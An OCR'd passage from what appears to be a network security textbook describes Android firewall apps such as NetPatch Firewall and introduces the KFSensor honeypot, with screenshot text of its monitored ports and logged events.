

Privacy Shield
Permission to access network location
Gallery
Email
Contacts
Messages
Settings
S Planner
Samsung Internet
Photos
Evernote

Figure 12.29: Screenshot of Mobile Privacy Shield

- **NetPatch Firewall**

  Source: *https://netpatch.github.io*

  NetPatch Firewall is a full-featured advanced Android no-root firewall. It can be used to fully control a mobile device network. Using NetPatch Firewall, you can create network rules based on apps, IP addresses, domain names, etc. This firewall is designed to reduce a mobile device's network traffic and battery consumption, improve network security, and ensure privacy.

  Features:

  - Block network access per app, screen on/off, Wi-Fi/mobile (3G & 4G), block roaming
  - Shadowsocks secure proxy, support TCP and UDP (a better VPN proxy)
  - Custom DNS, change your DNS server, support DNS query through Shadowsocks proxy, and set the DNS cache time
  - Notify when new apps installed
  - Export/import configure



9:33
System Apps
Screen On
Screen Off
Default Policy
Maps
10036
Live Wallpap...
10035(N)
license check...
10034
Camera
10033(N)
Android Keyb...
10032(N)
HTML Viewer
10031(N)
Google Now...

Figure 12.30: Screenshot of NetPatch Firewall


Some additional mobile-based firewall solutions are listed below:

- NoRoot Firewall (*https://play.google.com*)
- AFWall+ (*https://github.com*)
- NetGuard (*https://www.netguard.me*)
- Karma Firewall (*https://play.google.com*)
- Droid Firewall (*https://play.google.com*)

Honeypot Tools: KFSensor and HoneyBOT

KFSensor

KFSensor is a **host-based** intrusion detection system (IDS) that acts as a honeypot to attract and detect hackers and worms by **simulating vulnerable system services** and **Trojans**



ALVIN_SENSOR_2 - win2003server1 - Main Scenario
- TCP
  - 0 Closed TCP Ports
  - 21 FTP
  - 22 SSH - Activity
  - 23 Telnet - Recent Activity
  - 25 SMTP
  - 53 DNS
  - 68 DHCP
  - 80 IIS - Activi
  - 81 IIS 81
  - 82 IIS 82
  - 110 POP3
  - 119 NNTP
  - 135 Beagle viru
  - 139 NBT Sessio

Start Time	Pro...	Sens...	Name
10:22:47.848	TCP	3128	IIS Proxy
10:22:45.515	TCP	9000	TCP Syn Sca
10:16:06.416	TCP	23	Telnet
10:09:40.155	TCP	5900	VNC
10:09:39.444	TCP	5900	VNC
10:09:38.713	TCP	5900	VNC
10:09:38.012	TCP	5900	VNC

Event Details Viewer

